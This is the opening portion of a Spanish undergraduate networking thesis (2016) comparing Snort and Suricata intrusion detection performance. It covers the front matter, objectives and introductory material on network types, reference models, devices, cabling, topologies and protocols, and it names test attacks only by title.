UNIVERSIDAD DE QUINTANA ROO
DIVISIÓN DE CIENCIAS E INGENIERÍA

Análisis Comparativo de Desempeño en Sistemas IDS/IPS de Código Abierto

TRABAJO DE TESIS
PARA OBTENER EL GRADO DE
Ingeniero en Redes

PRESENTA
Br. Martha Alejandra González Castro

DIRECTOR DE TESIS
Dr. Homero Toral Cruz

ASESORES

Ing. Pablo Velarde Alvarado

Dr. Freddy Ignacio Chan Puc

L.I. Luis Fernando Mis Ramírez

Ing. Francisco Méndez Martínez

CHETUMAL QUINTANA ROO, MÉXICO, DICIEMBRE DE 2016

UNIVERSIDAD DE QUINTANA ROO
DIVISIÓN DE CIENCIAS E INGENIERÍA

TRABAJO DE TESIS ELABORADO BAJO SUPERVISIÓN DEL COMITÉ DE ASESORÍA Y APROBADO COMO REQUISITO PARCIAL PARA OBTENER EL GRADO DE:

INGENIERO EN REDES

Comité de Trabajo de Tesis

DIRECTOR:

Dr. Homero Toral Cruz

ASESOR:

Ing. Pablo Velarde Alvarado

ASESOR:

Dr. Freddy Ignacio Chan Puc

Universidad de Quintana Roo
DCI DIVISIÓN DE CIENCIAS E INGENIERÍA

UNIVERSIDAD DE QUINTANA ROO
SERVICIOS ESCOLARES
TITULACIONES

CHETUMAL QUINTANA ROO, MÉXICO, DICIEMBRE DE 2016

AGRADECIMIENTOS

¿Quién diría que hace 5 años emprendí una nueva etapa en mi vida? ¿Que hace 5 años comencé la carrera de Lic. en Ingeniería en Redes en la Universidad de Quintana Roo? ¿Qué 5 años ya pasaron volando? Ni yo me la creo, pareciera que fue ayer. En estos 5 años de estrés, de alegrías, de conocer gente nueva y volvernos amigos, de desvelos, de retos, en fin, aprendí mucho.

Agradezco, en primer lugar, a DIOS, que sin El nada soy, que permitió que lograra terminar y darme todo lo que necesité. También por permitir culminar y que mi familia y amigos estén conmigo. A Él se lo debo todo.

Agradezco a mi familia; a mis papás que siempre me apoyaron económicamente y por todo el esfuerzo que hicieron para que yo lo lograra. A mi hermana preciosa, que siempre con sus consejos y ánimos me mantenía firme. Y a mi cuñado que también estuvo ahí.

Agradezco a mis maestros, en especial a aquellos que me brindaron su amistad y apoyo. Que sin ellos no hubiera aprendido lo que sé y por sus consejos también. En especial a mi director de tesis, el Dr. Homero Toral Cruz por su paciencia, tiempo y ánimos.

Agradezco a la Universidad de Quintana Roo por permitirme ser parte de esta máxima Casa de estudios, y, por su apoyo en becas hacia los estudiantes, en el cual, en estos 5 años de carrera salí beneficiada. Al igual por sus bonitas instalaciones.

También agradezco al Consejo Nacional de Ciencia y Tecnología por brindar el apoyo económico a estudiantes para asistentes de investigador para titulación, en el cual salí beneficiada. Gracias al Ing. Víctor Manuel Alcérreca Sánchez por hacer esto posible.

Agradezco también a la División de Ciencias e Ingeniería (mi división) por el amable trato del personal docente y administrativo.

Por último, pero no menos importante, agradezco a todas esas personas que estuvieron conmigo, apoyándome a lo largo de estos 5 años; a mis amigas; Citlalli, Erika, Juanita, Irene, a mis compañeros que juntos nos ayudamos y aprendimos. A Rafael que estuvo echándome la mano a distancia y a José también.

Y a esas personitas especiales que me estuvieron animando cuando las cosas se ponían difíciles y que siempre les estaré agradecida por creer en mí y estar ahí cuando más lo necesitaba.

Al igual agradezco a los chicos de verano científico; Blanca, Yolanda, Marco, Mardokeo y Sergio que estuvieron apoyándome, gracias.

En fin, mil gracias a todos ustedes y a todos que a lo largo de estos 5 años estuvieron ahí, creyendo en que yo sería capaz de cualquier cosa. Dios les bendiga.

Dedicatoria

“A Dios.

A mi papá Tony

A mi mamá Martha y

a mi hermana Brianda”.

RESUMEN

El rápido desarrollo y evolución de las redes de datos alrededor del mundo han impulsado la creación de diversos mecanismos y aplicaciones para compartir, transferir o distribuir información entre múltiples usuarios.

Amenazas potenciales como virus, gusanos, ataques dirigidos, denegación de servicio (DoS), escaneos, malware, botnets, spam, etc., no son conceptos nuevos, sin embargo, durante los últimos años han evolucionado y se han adaptado a los nuevos mecanismos de comunicación digital y en general al desarrollo de Internet.

Para hacer frente a las posibles amenazas e intrusiones a las que se encuentra expuesta toda red, los principales dispositivos o mecanismos utilizados son: Antivirus, Firewalls y Sistemas de Prevención y Detección de Intrusiones (IDS/IPS).

En este trabajo de tesis se presenta la implementación y un análisis comparativo en el desempeño de los sistemas IDS/IPS de código abierto Snort y Suricata, mediante ataques inducidos. La evaluación de desempeño se realizó en base a las siguientes métricas:

- Número de alertas.
- Tiempo de respuesta.
- Uso de memoria RAM.
- Uso de CPU.

Los ataques inducidos serán:

1. Ataque de acceso remoto creando archivo ejecutable (.exe)
2. Ataque de acceso remoto aprovechando vulnerabilidad de Firefox.
3. Ataque IE 0 day (aprovecha vulnerabilidades de los navegadores web).
4. Ataque de acceso remoto vía FTP.

Para realizar el análisis mencionado anteriormente, se implementará en una red LAN con dos computadoras víctimas y una máquina atacante emulando tráfico a través de una aplicación. Para cada ataque se realizarán 10 repeticiones utilizando diferentes direcciones IP, tanto en modo IDS como IPS.

Contenido

ÍNDICE DE ILUSTRACIONES


INDICE DE TABLAS

LISTA DE ABREVIATURAS

ARP	Address Resolution Protocol	Protocolo de Resolución de Dirección
ARPANET	Advanced Research Projects Agency Network	Red de la Agencia de Proyectos de Investigación Avanzada
CPU	Central Processing Unit	Unidad Central de Procesamiento
DHCP	Dynamic Host Configuration Protocol	Protocolo de Configuración Dinámica de Host
DoD	Department of Defense	Departamento de Defensa de Estados Unidos.
DoS	Denial of service	Denegación de Servicio
FDDI	Fiber Distributed Data Interface	Interfaz de datos distribuidos por fibra
FTP	File Transfer Protocol	Protocolo de Transferencia de Archivos
HIDS	Host Intrusion Detection System	Sistema de Detección de Intrusos en un Host
HTML	HyperText Markup Language	Lenguaje de marcado de hipertexto
HTTP	Hypertext Transfer Protocol	Protocolo de Transferencia de Hipertexto
ICMP	Internet Control Message Protocol	Protocolo de Mensajes de Control de Internet
IDS	Intrusion Detection System	Sistema de Detección de Intrusiones
IP	Internet Protocol	Protocolo de Internet
IPS	Intrusion Prevention System	Sistema de Prevención de Intrusiones
ISO	International Organization for Standardization	Organización Internacional de Estándares
LAN	Local Area Network	Red de Área Local
LED	Light-emitting Diode	Diodo emisor de luz
MAN	Metropolitan Area Network	Red de Área Metropolitana
NIC	Network Interface Card	Tarjeta de interfaz de red
NIDS	Network Intrusion Detection System	Sistema de Detección de Intrusiones en una Red
OSI	Open System Interconnectio	Interconexión de Sistemas Abiertos
PAN	Personal Workspace	Red de Área Personal
PDA	Personal Digital Assistant	Agendas personales
RAM	Random Access Memory	Memoria de Acceso Remoto

RARP	Reverse Address Resolution Protocol	Protocolo de Resolución de Direcciones Inversas
RTP	Real-time Transport Protocol	Protocolo de Transporte de Tiempo rea
SMTP	Simple Mail Transfer Protocol	Protocolo para Transferencia Simple de Correo
STP	Shielded Twisted Pair	Par- trenzado apantallado
TCP	Transmission Control Protocol	Protocolo de Transmisión de Control
TFTP	Trivial file transfer Protocol	Protocolo de Transferencia de Archivos Trivial
UDP	User Datagram Protocol	Protocolo de Datagrama de Usuario
UTP	Unshielded Twisted Pai	Par- trenzado sin apantallar
WAN	Wide Area Network	Red de Área Amplia
WWW	World Wide Web	Red mundial

CAPÍTULO 1



1. INTRODUCCIÓN

1.1 Antecedentes

El rápido desarrollo y evolución de las redes de datos alrededor del mundo han impulsado la creación de diversos mecanismos y aplicaciones para compartir, transferir o distribuir información entre múltiples usuarios. Con el paso de los años, las redes de datos se han convertido en una herramienta de información y de comunicación con una dimensión cultural muy diversificada. Esto, a su vez, ha dado lugar a una mayor conciencia de la necesidad de proteger la información y los recursos, para garantizar la autenticidad de los datos y mensajes y proteger los sistemas contra ataques basados en red [1].

Proteger nuestra red de posibles amenazas e intrusiones maliciosas que comprometan su integridad, confiabilidad y su disponibilidad siempre ha sido un punto prioritario de toda organización y un gran reto para el administrador de la misma. Esta tarea comprende desde los dispositivos finales hasta el punto donde la red se conecta a un proveedor de servicios de Internet. El punto donde nuestra red interna se conecta a la red externa es conocido como el perímetro de la red, donde se traza una línea entre los recursos de la red pública (Internet) y la red privada (Intranet) de la organización. En esta línea es donde las amenazas e intrusiones se presentan con mayor frecuencia y por tal motivo los administradores de red ponen una mayor atención, apoyándose de un conjunto de dispositivos, mecanismos de mitigación y diversas medidas básicas a nivel usuario, como son: contraseñas seguras, navegación segura, prudencia con los archivos, ingeniería social, etc.

Amenazas potenciales como virus, gusanos, ataques dirigidos, denegación de servicio (DoS), escaneos, malware, botnets, spam, etc., no son conceptos nuevos, sin embargo, durante los últimos años han evolucionado y se han adaptado a los nuevos mecanismos de comunicación digital y en general al desarrollo de Internet. Tomando esto en cuenta, es entendible suponer la necesidad de poder identificar

el origen de dichas amenazas con la finalidad de aplicar algún mecanismo de mitigación [2].

1.1 Justificación

La importancia de poder identificar y detectar el tráfico malicioso se justifica en el hecho de que este tipo de tráfico es el que puede alterar el funcionamiento de una red o, en el peor de los casos, causar tal impacto que interrumpa por completo la actividad general del entorno.

Para hacer frente a las posibles amenazas e intrusiones a las que se encuentra expuesta toda red, los principales dispositivos o mecanismos utilizados son: Antivirus, Firewalls y Sistemas de Prevención y Detección de Intrusiones (IDS/IPS) [3].

En la actualidad existen muchos proveedores que ofrecen diversos sistemas IDS/IPS para dar soporte de seguridad a las redes de comunicaciones, sin embargo, la mayoría es bajo licencia y de alto costo. Sin embargo, la implementación de sistemas IDS/IPS de código abierto son una muy buena opción como líneas de defensa adicionales en una red de comunicaciones.

En base a los puntos mencionados anteriormente, en el presente trabajo se presenta la implementación y un análisis comparativo en el desempeño de sistemas IDS/IPS de código abierto mediante ataques inducidos.

1.2 Objetivo

Implementar y realizar un análisis comparativo de desempeño en sistemas IDS/IPS de código abierto en un escenario de red, en base a un conjunto de ataques inducidos.

1.3 Objetivos particulares

- Realizar un estudio del estado del arte de los sistemas de prevención y detección de intrusiones.
- Elegir los IDS/IPS de código abierto a implementar.
- Configurar los IDS/IPS para la detección de posibles intrusiones en la red.
- Emular tráfico de red para generar un escenario de prueba.
- Seleccionar un conjunto de ataques para someter a prueba el desempeño de los IDS/IPS bajo estudio.

Evaluar el desempeño de los IDS/IPS en base a las siguientes métricas:

  - Número de alertas.
  - Tiempo de respuesta.
  - Uso de memoria RAM.
  - Uso de CPU.
- Realizar un análisis comparativo en el desempeño de los IDS/IPS bajo estudio.

1.4 Metodología


Se realizará una investigación de conceptos básicos y un estudio del arte de los sistemas de detección y prevención de intrusiones (IDS/IPS) para poder dar al usuario un mejor enfoque de lo que son las amenazas y lo que conllevan.

También se investigará los IDS/IPS de código abierto existentes en el mercado y se elegirán dos de los más utilizados como líneas de defensa para investigar más a fondo referente a su configuración e implementación.

Una vez configurados, se investigará referente a generadores de tráfico de red y generadores de ataques para poder implementar un escenario de prueba.

En base al estudio del estado del arte, se seleccionarán las amenazas más comunes para usuarios básicos y se generarán esos ataques sobre el escenario de prueba para realizar un estudio comparativo y análisis de desempeño de las líneas de defensa elegidas, tomando como referencia, las siguientes métricas de desempeño: número de alertas, tiempos de respuestas, uso de memoria RAM y uso de CPU.

CAPÍTULO 2



2. CARACTERÍSTICAS DE REDES DE DATOS

Una red de datos, también llamada red informática, es un conjunto de sistemas informáticos o interfaces conectados entre sí que comparten elementos, incrementado así la eficacia de los procesos [4]. Cabe mencionar, que un sistema informático es un conjunto de elementos tanto del tipo software (equipamiento lógico, o elementos intangibles) como programas, sistema operativo, etc., y del tipo hardware (equipamiento físico, o elementos tangibles) como es el monitor de la computadora, las bocinas, el teclado, etc.

Ilustración 1. Red de datos

Por tanto, una red de datos es una serie de elementos interconectados que trabajan conjuntamente para que podamos comunicarnos como se muestra en la Ilustración 1. Ya sea, elementos físicos (hardware) y lógicos (software). En el cual permite compartir información (música, imágenes, archivos, etc.), recursos (impresoras, scanner, etc.) y servicios (aplicaciones, juegos, Internet, etc.).

Y para que exista comunicación, se necesita una serie de componentes, suelen llamarse *elementos de la cadena comunicacional* como se muestra en la siguiente Ilustración 2*:*

Ilustración 2. Elementos de cadena comunicacional

Donde

- **Emisor**: Elemento que emite el mensaje.
- **Ruido:** Elemento externo que afecta el mensaje.
- **Canal:** Medio por el cual el mensaje viaja.
- **Mensaje:** Es lo que se quiere comunicar.
- **Receptor:** Recibe el mensaje.

2.1 Tipo de redes

a. De acuerdo a su extensión geográfica

Una red de datos se puede clasificar de acuerdo al espacio, lugar o distancia que ocupe, es decir de acuerdo a su extensión geográfica como se muestra en la Tabla 1 y se ejemplifica en la Ilustración 3:

Tabla 1. Tipo de red de acuerdo a su extensión geográfica

	LAN	MAN	WAN	PAN
Nombre	(Red de Área Local)	(Red de Área Metropolitana)	(Red de Área Extensa)	(Red de Área Personal)
Definición	Son redes pequeñas, que normalmente se encuentran en una escuela, oficina y hogares.	Son varias LAN colocadas en ciertos puntos de una ciudad o región. Por ejemplo, una empresa tiene varias oficinas dispersas en un área metropolitana. Como son las entidades bancarias, etc.	Es una red que está formada por equipos distribuidos por todo el mundo. Como son los bancos, los grandes organismos con sedes en el mundo, entre otros.	Red digital que está orientada a la interconexión de dispositivos dentro de un rango inferior a los 10 metros. Se da entre agendas personales (PDA) y laptops, entre celulares y un dispositivo de manos libres inalámbrico.
Extensión	Máximo de 100 m	10 km	Mundialmente	Inferior a 10 metros
Velocidad de transmisión de los datos	Varía desde 10 Mbps (mega bits por segundo) hasta 10 Gbps (Giga bits por segundo).	Ofrecen velocidades de 10Mbps, 20Mbps, 45Mbps, 75Mbps, sobre pares de cobre y 100Mbps, 1Gbps y 10Gbps mediante Fibra Óptica.	9,6 a 256 Kbps (kilobytes por segundo).	Puede alcanzar los 480 Mbps.




Ilustración 3. Tipo de red de acuerdo a su extensión geográfica

b. De acuerdo al medio de transmisión

Tabla 2. Tipo de red de acuerdo al medio de transmisión

Nombre	Redes cableadas	Redes inalámbricas
Definición	Este tipo de redes emplean un medio físico para la interconexión de equipos, es decir, mediante cables.	Para este tipo de redes, no utilizan cables sino se suelen comunicar a través de ondas electromagnéticas. La transmisión y recepción se efectúan a través de antenas.
Ventajas	Son más seguras y rápidas porque no se altera ni se interfiere la comunicación.	No precisan instalación de cableado y, por lo tanto, permite movilidad a los usuarios.
Desventajas	No hay mucha movilidad de los equipos debido a que están conectados por cables.	Son más lentas, inseguras y están sujetas a interferencias.

c. De acuerdo a la velocidad de transmisión en el Standard Ethernet

Cabe mencionar que la unidad que se usa al medir la velocidad de datos transmitidos por una red es el *bit por segundo*. La Tabla 3 muestra tres tipos de red de acuerdo a su velocidad de transmisión.

Tabla 3. Tipo de red de acuerdo a la velocidad de transmisión en el Standard Ethernet

Nombre	Ethernet	Fast Ethernet	Gigabit Ethernet
Características	Standard IEEE 802.3 – 10 Mbps.	Standard IEEE 802.3 – 100 Mbps.	Standard IEEE 802.3 – 1000 Mbps.

2.2 Modelos de referencia

Modelo OSI

El modelo OSI (Interconexión de Sistemas Abiertos) está basado en una propuesta desarrollada por la Organización Internacional de Estándares (ISO). Éste modelo se llama así, porque tiene que ver con la conexión de sistemas abiertos a la comunicación con otros sistemas.

Éste define un modelo de red en siete capas, presente en cada estación que desee conectarse. Cada capa dispone de funcionalidades que les son propias y prestan servicio a las capas inmediatamente adyacente. Aunque el modelo OSI se utiliza muy poco, sirve de referencia para definir el nivel de funcionamiento de un componente de red. Aunque hoy en día y de manera paradójica, el TCP/IP se utiliza de manera generalizada, e incluso cuando se habla de este protocolo se le asocia con las capas del modelo OSI (posterior en 10 años al modelo TCP/IP) [5].

A continuación se explicarán las 7 capas brevemente:

7. **Aplicación:** Proporciona los medios para la conectividad de extremo a extremo entre individuos de la red humana que usan redes de datos.

6. **Presentación**: Proporciona una representación común de los datos transferidos entre los servicios de la capa de aplicación.

5. **Sesión:** Proporciona servicios a la capa de presentación para organizar su diálogo y administrar el intercambio de datos.

4. **Transporte:** Define los servicios para segmentar, transferir y reensamblar los datos para las comunicaciones individuales entre dispositivos finales.

3. **Red:** Proporciona servicios para intercambiar los datos individuales en la red entre dispositivos finales identificados.

2. **Enlace de datos:** Sus protocolos describen los métodos para intercambiar tramas de datos entre dispositivos en un medio común.

1. **Física:** Describen los medios mecánicos, eléctricos, funcionales y de funcionamiento para activar, mantener y desactivar conexiones físicas para la transmisión de bits hacia y desde un dispositivo de red.

Modelo TCP/IP

Basado en un modelo de referencia de 4 niveles y se propuso años atrás antes que el modelo OSI.

Hablemos un poco sobre su historia. ARPANET fue una red de investigación respaldado por el DoD (Departamento de Defensa de Estados Unidos). Con el tiempo, conectó cientos de universidades e instalaciones gubernamentales mediante líneas telefónicas alquiladas. Posteriormente, cuando se agregaron redes satelitales y de radio, los protocolos existentes tuvieron problemas para interactuar con ellas, por lo que se necesitaba una nueva arquitectura de referencia. De este modo, la capacidad para conectar múltiples redes en una manera sólida fue una de las principales metas de diseño desde sus inicios. Más tarde, esta arquitectura se llegó a conocer como el modelo de referencia TCP/IP [6].

A continuación, se explicará brevemente cada una de estas capas como se muestra en la siguiente Tabla 4:

Tabla 4. Modelo TCP/IP

Niveles	Interfaz de red	Internet	Transporte	Aplicación
Descripción	Especifica información detallada de cómo se envían físicamente los datos a través de la red.	En este nivel, se encarga de empaquetar los datos en datagramas IP, el cual contiene la dirección de origen y destino para reenviar los datagramas entre los hosts y a través de las redes. También realiza el enrutamiento de los datagramas IP.	Permite que haya comunicación entre las entidades iguales en los hosts de origen y destino.	Contiene todos los protocolos de nivel más alto y cómo se conectan los programas de host a los servicios del nivel de transporte para que se pueda utilizar la red.
Protocolos	Los protocolos más comunes que se encuentran en este nivel son Ethernet, Frame Relay, Token Ring y FDDI.	IP, ICMP, ARP, RARP.	TCP, UDP, RTP.	Los protocolos que usa este nivel son HTTP, Telnet, SMTP, DNS, TFTP, SNMP, entre otros.

2.3 Dispositivos de red

Los equipos que conforman las redes se denominan dispositivos y se clasifican en dos grupos:

1. Dispositivos del usuario final. Son aquellos que brindan al usuario servicios en forma directa, como computadoras de todo tipo, escáneres, impresoras, entre otros.
2. Dispositivos de red. Aquellos que brindan a los usuarios finales conectividad haciendo posible la comunicación, como el hub, switch y el router, entre otros.

A continuación, explicaremos brevemente sobre cada dispositivo de red.

Tabla 5. Dispositivos de red

	Hub (concentrador)	Switch (conmutador)	Router (repetidor)
Definición	Dispositivo que se encarga de repetir los mensajes que recibe en todos los demás puertos que tiene.	Dispositivo que permite la interconexión de redes sólo cuando ésta conexión sea necesaria.	Dispositivo que se encarga de interconectar las redes internas y externas.
Ventajas	Suele ser económico. Puede ser *pasivo* si no necesita alimentación eléctrica o *activo* si utiliza corriente para funcionar.	Tiene memoria. Cuenta con una base de datos en donde está la información de los equipos que están conectados a la red.	Tienen la capacidad de escoger la mejor ruta por dónde viajarán los datos para llegar a su destino. Incorpora servicios de seguridad de red.
Desventajas	Va de uno en uno preguntando cuál es el destino y esto provoca colisiones.	Es un poco costoso.	Es muy costoso.

En una red de datos también hay ciertos componentes básicos para que pueda funcionar, a continuación, se muestra en la siguiente tabla:

Tabla 6. Componentes básicos de una red

Nombre	Servidor	Estaciones de trabajo	Tarjetas de interfaz de red (NIC)
Definición	Es una computadora que se utiliza para gestionar el sistema de archivos de la red, controla las comunicaciones, presta servicios a las computadoras conectadas, denominadas clientes.	Es una computadora conectada a la red.	Permite conectar el cableado entre los servidores y las estaciones de trabajo. Es decir, convierte los datos enviados por la computadora a un formato que el cable de red pueda usar.
Características	Es una computadora que tiene una gran capacidad y es capaz de soportar grandes velocidades de procesamiento, trabajo continuo, conexiones simultáneas, etc.	Pueden ser computadoras personales o de escritorio. Es importante saber que se necesita una tarjeta de interfaz de red para que se pueda conectar a una red.	*Posee más de un puerto de red. *Posee 2 luces indicadores (LED); la luz verde indica la alimentación eléctrica y la naranja o roja indica que hay actividad en la red.
Tipos	*Servidor web *Servidor de impresión *Servidor de proxy *Servidor de archivos *Servidor Telnet/SSH *Servidor de aplicaciones *Servidor de base de Datos	Distintos sistemas operativos: * Windows * Linux * Solaris etc.	*Tarjetas inalámbricas *Tarjetas Ethernet *Token Ring

El cableado también se incluye en esta tabla de componentes, sin embargo, se menciona por separado, para especificarlo de mejor manera.

Tabla 7. Tipo de cableado en una red de datos

	Par- trenzado sin apantallar (UTP)	Par-trenzado apantallado (STP)	Cable coaxial	Cable UTP	Fibra óptica
Características	Formado por 4 pares trenzados individualmente entre sí de cable de cobre de calibre AWG 24, de 100 W de impedancia y aislamiento de polietileno.	Se utiliza en redes con topología Token Ring.	Un hilo conductor de cobre que está envuelto por una malla trenzada plana y funciona como tierra. Contiene material aislante entre el hilo conductor y la malla. Existen dos tipos de espesores; gruesos que soporta grandes distancias y, el fino, para conectar puntos cercanos.	Es el cable más usado en la actualidad. Existen 7 categorías, y cada uno soporta diferentes parámetros de transmisión de datos.	La señal es transmitida a través de la luz. Consta de dos núcleos ópticos (interno y externo), que refractan la luz de forma distinta. La fibra está encapsulada en un cable protector.
Ventajas	*Transferencia de 0 a 100 Mbps. *Longitud máxima de 100m. *Costo moderado *Flexibilidad	*Cubierto de material que lo protege de las interferencias. *Velocidades de transmisión superiores a 100 Mbps.	*Útil para señales; voz, vídeos y datos. *Soporta comunicaciones en banda ancha.	*Bajo costo en su contratación. *Alto número de estaciones de trabajo por segmento. *Facilidad para el rendimiento y la solución de problemas.	*Alta velocidad. *Soporta mayores distancias. *No emite señales eléctricas o magnéticas, o cual redunda en la seguridad.

Desventajas	*No tiene malla de metal. *Mayor tasa de error.	*Coste de fabricación más alto. *Instalación más complicada debido a su robustez.	*Su grosor, eso hace limitada su utilización en pequeños conductos y con ángulos muy cerrados.	*Distancia limitada (100 metros por segmento). * Altas tasas de error a altas velocidades . *Ancho de banda limitado. *Baja inmunidad al ruido.	*Alto coste

2.4 Topologías de red

Ahora, para formar una red es necesario definir un patrón o la forma de cómo los nodos estarán interconectados entre sí. A continuación, se hablará de los más comunes en la Tabla 8 y se ejemplifican en las Ilustraciones 4, 5,6 y 7:

Tabla 8. Topologías de red

Nombre	Malla	Estrella	Bus	Anillo
Características	Los nodos están conectados a los demás nodos.	Los nodos están conectados directamente al servidor y todas las comunicaciones se hacen a través de él.	Sus nodos están conectados directamente a un enlace y no existe ninguna otra conexión entre nodos.	Cada nodo está conectado al siguiente nodo así sucesivamente. Cada estación tiene un receptor y transmisor que hace la función de repetidor.
Ventajas	*Existen muchos caminos por el cual se pueda llevar el mensaje.	*Más rápido. *Más seguro la información.	*Fácil su instalación. *Ahorro de cable. *Conviene cuando son pocas computadoras.	*Es económico. *Ahorro de cables. *Fácil su instalación.
Desventajas	*Hay interrupción en las conexiones si están mal conectadas.	*Si falla el switch o hub, la red ya no funciona.	*Es un poco lenta porque pasa de nodo en nodo. *Si hay un fallo, se pierde la comunicación. *No es seguro porque las computadoras pueden ver la información.	*Si falla uno, falla toda la red. *No es seguro porque las computadoras pueden ver la información.




Ilustración 4. Topología en estrella




Ilustración 5.Topología en malla




Ilustración 6. Topología en anillo




Ilustración 7. Topología en bus

2.5 Protocolos

Antes de iniciar, diremos lo que es un *protocolo*, según Andrew S. Tanenbaum “es un conjunto de reglas que rigen el formato y el significado de los paquetes, o mensajes, que se intercambiaron las entidades iguales en una capa”.

Estos permiten que los datos entre los equipos que forman parte de la red se intercambien. Y este intercambio no sólo incluye información sino instrucciones y procesos. Es por eso, que existe la posibilidad de haber pérdidas y alteraciones a la información, denegación de servicio, robo de los recursos de la red, etc. Los protocolos más comunes en redes de datos son:

Protocolo de Internet (IP)

Este protocolo se ocupa principalmente de especificar dónde enviar los datos. Para hacer eso, cada paquete IP tiene emisor y el receptor de la información.

Protocolo de control de transmisión (TCP)

Este protocolo se encarga de la entrega segura de datos a la dirección especificada en el Protocolo de Internet.

Protocolo de datagramas de usuario (UDP)

UDP se puede utilizar como una alternativa a TCP. La diferencia es que UDP no proporciona garantía en la llegada de los datos al receptor, ya que es no orientado a la conexión y un protocolo sin ningún mecanismo de recuperación de paquetes perdidos. Por otro lado, tiene menor sobrecarga que el protocolo TCP.

Protocolo de control de mensajes de Internet (ICMP)

ICMP es un subconjunto de la suite de protocolos TCP / IP que transmite mensajes de error y control sobre la situación de la red entre los sistemas. Dos casos concretos de ICMP son ICMP ECHO_REQUEST e ICMP ECHO_RESPONSE. Estos dos casos se pueden utilizar por un host local para determinar si un sistema remoto es accesible a través de la red; esto se logra comúnmente usando el comando "ping" [7].

Protocolo de configuración dinámica de host (DHCP)

DHCP es un protocolo utilizado en las redes IP para distribuir dinámicamente los parámetros de configuración de red [8].

Protocolo de transferencia de archivos (FTP)

Se basa en el modelo cliente/servidor y permite la transferencia de archivos. El protocolo proporciona operaciones para que el cliente pueda manipular el sistema de archivos del servidor: borrar archivos o cambia el nombre, crear y borrar directorios, lista sus contenidos, etc.

Sistema de nombres de dominio (DNS)

El sistema de nombres de dominio proporciona un espacio de nombres para referenciar recursos, que por norma general son computadoras conectadas a la red.

En el DNS, los nombres están organizados jerárquicamente en forma de árbol. Cada nodo de este último tiene una etiqueta que lo distingue de sus nodos “hermanos” [9].

Protocolo de transferencia de hipertexto (HTTP)

HTTP es, sobre todo, un protocolo de transferencia de archivos. HyperText Markup Language (HTML) se utiliza para formatear y visualizar. Los archivos transmitidos al cliente los interpreta un software navegador (browser).

El protocolo HTTP es utilizado por un servidor Web, que almacena la información en forma de páginas de texto (HTML), imágenes, vídeos, sonidos. Cada entidad corresponde a un archivo, dentro de una jerarquía [10].

2.6 Razones por las cuales es vulnerable una red de datos

Una vulnerabilidad de seguridad es una debilidad en un producto (software) que podría permitir a un usuario malintencionado comprometer la integridad, disponibilidad, o confidencialidad de dicho producto.

La integridad, confidencialidad y la disponibilidad son los tres objetivos principales de la seguridad. Si se carece de uno o más de estos tres elementos, existe una vulnerabilidad de seguridad, y podrían quedar comprometidos uno o varios elementos al mismo tiempo. Por ejemplo, una vulnerabilidad de fuga de información podría comprometer la confidencialidad del producto, mientras que una vulnerabilidad de código remoto podría comprometer su integridad, su disponibilidad y su confidencialidad [11].

Existen diferentes tipos de vulnerabilidades, pero hablaremos de sólo de las más importantes.

Vulnerabilidades físicas: Son los puntos frágiles de orden físico que intervienen para que el ambiente donde se maneja la información no sea el adecuado.

Ejemplos de principales vulnerabilidades físicas:

- Instalaciones inadecuadas de trabajo.
